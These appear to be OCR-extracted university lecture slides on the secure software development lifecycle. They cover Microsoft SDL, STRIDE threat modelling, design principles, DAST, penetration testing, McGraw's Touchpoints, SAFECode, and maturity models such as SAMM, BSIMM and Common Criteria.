
- One intrinsic motivation to security is “self-improvement”, where the developer challenges one-self to write secure code. “Sometimes I will have the challenge, that ‘okay, this time I’m going to submit [my code] for a review where nobody will give me a comment’.”
- Professional responsibility and concern for users are two extrinsic motivations, where the action is not performed for its inherent enjoyment, but rather to fulfill what the developer views as their responsibility to their profession and to safeguard users’ privacy and security. “I would not feel comfortable with basically having something used by end users that I didn’t feel was secure, or I didn’t feel respective of privacy, umm so I would try very hard to not compromise on that.”

Motivation

- Lack of resources and the lack of support are two factors that led to a perceived lack of competence to address software security. “We don’t have that much manpower to explicitly test security vulnerabilities, [..] we don’t have those kind of resources. But ideally if we did have [a big] company, I would have a team dedicated to find exploits. But unfortunately we don’t.”
- Lack of interest, relevance, or value of performing security tasks. The lack of relevance could happen when security is not considered one of the developer’s everyday duties (not my responsibility), or when security is viewed as another entity’s responsibility (security is handled elsewhere), such as another team or team-member. “I don’t really trust [my team members] to run any kind of, like, source code scanners or anything like that. I know I’m certainly not going to.”
- Ref: Motivations and Amotivations for Software Security, Halla Assal, Sonia Chiasson, Carleton Univ., Canada, https://wsiw2018.l3s.uni-hannover.de/papers/wsiw2018-Assal.pdf, visited: 12-10-2020.


Objectives

- Consider security concerns as early as possible in the development process.
- Be aware of trends in software change management
- Control application security management
- Be able to apply the security life cycle
- Make security part of SW Engineering, part of the culture.




Secure SW Lifecycle Processes

- Three “Good” Examples:
  - Microsoft Security Development Lifecycle (SDL)
  - Software Security Touchpoints
  - Software Assurance Forum for Excellence in Code (SAFECode)



SDL



Ref: https://www.microsoft.com/en-us/securityengineering/sdl


SDL

1. Cyber security related training
2. Elicitation of explicit Security Requirements
3. Define Metrics, Report Compliance
4. Apply Threat Modelling (security risks analysis)
5. Establish Design Requirements
6. Define and use Cryptography Standards

SDL

7. Manage Security Risk when Using 3rd Party Components
8. Use Approved Tools
9. Perform Static Analysis Security Testing (SAST)
10. Perform Dynamic Analysis Security Testing (DAST)
11. Perform Penetration Testing
12. Establish a Standard Incident Response Process

SDL::Overview



SDL::Apply Threat Modelling

- STRIDE approach
  - Spoofing Identity (pretend to be someone else)
  - Tampering with data (malicious modification of data)
  - Repudiation (denying performance of an action)
  - Information Disclosure (exposure of classified info)
  - Denial of Service (service unavailable or unusable)
  - Elevation of priviledge (access to more elevated priviledges)
- STRIDE, Atack trees, Architectural Risk Analysis help in enumerating threats and act upon the design to eliminate or control the impacts.

SDL::Apply Threat Modelling

- 1. List Assets / Components;
- 2. Identify Threats (e.g. with data flow diagrams);
- 3. Identify and Classify (STRIDE) the vulnerabilities;

DFD Element	S	T	R	I	D	E
Entity	✓		✓			
Data Flow		✓		✓	✓	
Data Store		✓	✓	✓	✓	
Process	✓	✓	✓	✓	✓	✓

- Ref: DFD element mapping to the STRIDE Framework (Khan, Rafiullah & Mclaughlin, Kieran & Laverty, David & Sezer, Sakir., 2017)

SDL::Apply Threat Modelling

- More reading on STRIDE:
  - Mahmood, Haider, (2017). *Application Threat Modeling using DREAD and STRIDE.* Accessed 12-10-2020 at https://haiderm.com/application-threat-modeling-using-dread-and-stride.
  - Khan, R., McLaughlin, K., Laverty, D., & Sezer, S. (2018). STRIDE-based Threat Modeling for Cyber-Physical Systems. In 2017 IEEE PES: Innovative Smart Grid Technologies Conference Europe (ISGT-Europe): Proceedings IEEE . DOI: 10.1109/ISGTEurope.2017.8260283

SDL::Establish Design Requirements

- Not only guide the implementation of design features, but also be resistant to known threats
- Saltzer and Schroeder security principles:
  - Economy of mechanism (KISS)
  - Fail-safe defaults (failure = lack of access)
  - Complete mediation (apply constant authorizations)
  - Open design (use of keys and passwords)
  - Separation of privilege (multiple keys, if possible)
  - Least privilege (only the needed set of privileges)
  - Least common mechanism (minimize common mechanisms)
  - Psychological acceptability (user interface shall help)

SDL::Establish Design Requirements

- Complementary to Saltzer and Schroeder security principles:
  - Defense in depth (redundancy in security)
  - Design for updating (security patches shall be easy)
- Selection of security features, such as cryptography, authentication and logging to reduce the risks identified through threat modelling;
- Reduction of the attack surface (M. Howard, “Fending off future attacks by reducing attack surface,” MSDN Magazine, February 4, 2003. Accessed 12-10-2020 at https://msdn.microsoft.com/en-us/library/ms972812.aspx)

SDL::Establish Design Requirements


- IEEE Center for Secure Design top 10 security flaws:
  - Earn or give, but never assume, trust.
  - Use an authentication mechanism that cannot be bypassed or tampered with.
  - Authorize after you authenticate.
  - Strictly separate data and control instructions, and never process control instructions received from untrusted sources.
  - Define an approach that ensures all data are explicitly validated.
  - Use cryptography correctly.
  - Identify sensitive data and how they should be handled.
  - Always consider the users.
  - Understand how integrating external components changes your attack surface.
  - Be flexible when considering future changes to objects and actors.

SDL::Perform Dynamic Analysis Security Testing (DAST)

- Run-time verification of compiled or packaged software to check functionality that is only apparent when all components are integrated and running.
- Use of a suite of pre-built attacks and malformed strings that can detect memory corruption, user privilege issues, injection attacks, and other critical security problems.
- May employ fuzzing, an automated technique of inputting known invalid and unexpected test cases at an application, often in large volume.
- Similar to SAST, can be run by the developer and/or integrated into the build and deployment pipeline as a check-in gate.
- DAST can be considered to be automated penetration testing.
- See also Section 3.2 (Dynamic Detection) in the Software Security knowledge area in the Cyber Security Body of Knowledge (see refs).

SDL::Perform Dynamic Analysis Security Testing (DAST)

- Example of commonly used tool: https://lcamtuf.coredump.cx/afl/



SDL::Perform Penetration Testing

- Penetration testing is black box testing of a running system to simulate the **actions of an attacker**.
- To be performed by **skilled security professionals**, internal or external to the organisation, opportunistically simulating the actions of a hacker.
- The objective is to uncover any form of vulnerability - from small implementation bugs to major design flaws resulting from coding errors, system configuration faults, design flaws or other operational deployment weaknesses.
- Tests should attempt both unauthorised misuse of and access to target assets and violations of the assumptions.
- A resource for structuring penetration tests is the OWASP Top 10 Most Critical Web Application Security Risks.
- Penetration testers can be referred to as **white hat hackers** or ethical hackers. In the penetration and patch model, penetration testing was the only line of security analysis prior to deploying a system.


SDL::Establish a Standard Incident Response Process

- Organisations must be prepared for inevitable attacks.
- Preparation of an Incident Response Plan (IRP).
- The plan shall include who to contact in case of a security emergency, establish the protocol for efficient vulnerability mitigation, for customer response and communication, and for the rapid deployment of a fix.
- It shall also include plans for code inherited from other groups within the organisation and for third-party code.
- The plan shall be tested before it is needed!
- Lessons learned (responses to actual attacks) → factored back into the SDL.

Software Security Touchpoints

1. Code Review (Tools)
2. Architectural Risk Analysis
3. Penetration Testing
4. Risk-based Security Testing
5. Abuse Cases (thinking like an attacker)
6. Security Requirements
7. Security Operations (not only at software level)

Touchpoints::Overview




Touchpoints::Architectural Risk Analysis

- Similar to Threat Modelling
- Designers and architects provide a high level view of the target system and documentation for assumptions, and identify possible attacks.
- McGraw proposes 3 main steps for risk analysis:
  - Attack resistance analysis (explore know threats)
  - Ambiguity analysis (discover new risks)
  - Weakness analysis (explore 3rd party assumptions)

Software Assurance Forum for Excellence in Code (SAFECode)

1. Application Security Control Definition (security requirements)
2. Design
3. Secure Coding Practices (code standards, safe languages)
4. Manage Security Risk Inherent in the Use of 3rd party Components
5. Testing and Validation
6. Manage Security Findings (from previous steps)
7. Vulnerability Response and Disclosure (no perfectly secure product)
8. Planning the Implementation and Deployment of Secure Development (plan at organization level)

SAFECode::Overview



Secure SW Lifecycle Processes Summary

Phase	Microsoft SDL	McGraw Touchpoints	SAFECode
Education and awareness	Provide training		Planning the implementation and deployment of secure development
Project inception	Define metrics and compliance reporting Define and use cryptography standards Use approved tools		Planning the implementation and deployment of secure development
Analysis and requirements	Define security requirements Perform threat modelling	Abuse cases Security requirements	Application security control definition
Architectural and detailed design	Establish design requirements	Architectural risk analysis	Design
Implementation and testing	Perform static analysis security testing (SAST) Perform dynamic analysis security testing (DAST) Perform penetration testing Define and use cryptography standards Manage the risk of using third-party components	Code review (tools) Penetration testing Risk-based security testing	Secure coding practices Manage security risk inherent in the use of third-party components Testing and validation
Release, deployment, and support	Establish a standard incident response process	Security operations	Vulnerability response and disclosure

Adaptations of the Secure Software Lifecycle

- CyBok (see references) contains hints for:
  - Agile Software Development and DevOps
  - Mobile
  - Cloud Computing
  - Internet of Things (IoT)
  - Road Vehicles
  - ECommerce/Payment Card Industry

  - In summary it can be used almost in any type of project.

Assessing the Secure Software Lifecycle

- There are different assessment approaches to evaluate the maturity of secure development lifecycle:
  - Software Assurance Maturity Model (SAMM)
  - Building Security In Maturity Model (BSIMM)
  - Common Criteria (CC)

SAMM


- Assessment of a development process
  - 1. Define and measure security-related activities within an organisation.
  - 2. Evaluate their existing software security practices.
  - 3. Build a balanced software security program in well-defined iterations.
  - 4. Demonstrate improvements in a security assurance program.
- Uses 12 security practices grouped into one of 4 business functions:
  - Governance
  - Construction
  - Verification
  - Deployment

0	Implicit starting point representing the activities in the practice being unfulfilled
1	Initial understanding and adhoc provision of security practice
2	Increase efficiency and/or effectiveness of the security practice
3	Comprehensive mastery of the security practice at scale

- Provides an organisation maturity level (0 to 3).
- Ref.: https://owasp.org/www-pdf-archive/SAMM_Core_V1-5_FINAL.pdf

BSIMM

- Assessment of a development process based on SAMM
- Uses 12 security practices grouped into one of 4 business functions:
  - Governance
  - Intelligence
  - Secure software development lifecycle touchpoints
  - Deployment
- Provides comparison to other BSIMM assessed companies
- Ref.: https://www.bsimm.com/



CC

- Provides means for international recognition of a secure information technology
- Authorised Certification/Validation Body
- Reuse of Certified/Validates products with no further evaluation
- Based on Evaluation Assurance Levels (EAL):
  - 1 Functionally tested
  - 2 Structurally tested
  - 3 Methodically tested and checked
  - 4 Methodically designed, tested and reviewed
  - 5 Semi-formally designed and tested
  - 6 Semi-formally verified design and tested
  - 7 Formally verified design and tested

- Ref.: https://www.commoncriteriaportal.org/

Recommendations

- **Think of security** early and often.
- Adopt a **software development model** to help define your organization's development activities and flow.
- **Define activities** for each phase in your model.
- Ensure all developers are **trained** to develop secure applications.
- **Validate** your software product at the end of every phase.
- Do not begin a software development project by writing code—**plan, specify and design first**.
- Keep the three SDL core concepts in focus—**education, continuous improvement, and accountability**.
- Develop **tests** to ensure each component of your application meets **security requirements**.

References

- Trustworthy Software Foundation (https://tsfdn.org/resource-library/)
- US National Institute of Standards and Technology (NIST) NICE Cyber security Workforce Framework (https://www.nist.gov/itl/applied-cybersecurity/nice/resources/nice-cybersecurity-workforce-framework)
- Software Engineering Institute (SEI) (https://www.sei.cmu.edu/education-outreach/curricula/software-assurance/index.cfm)
- SAFECode free software security training courses (https://safecode.org/training/)

References

- https://securityintelligence.com/series/ponemon-institute-cost-of-a-data-breach-2018/
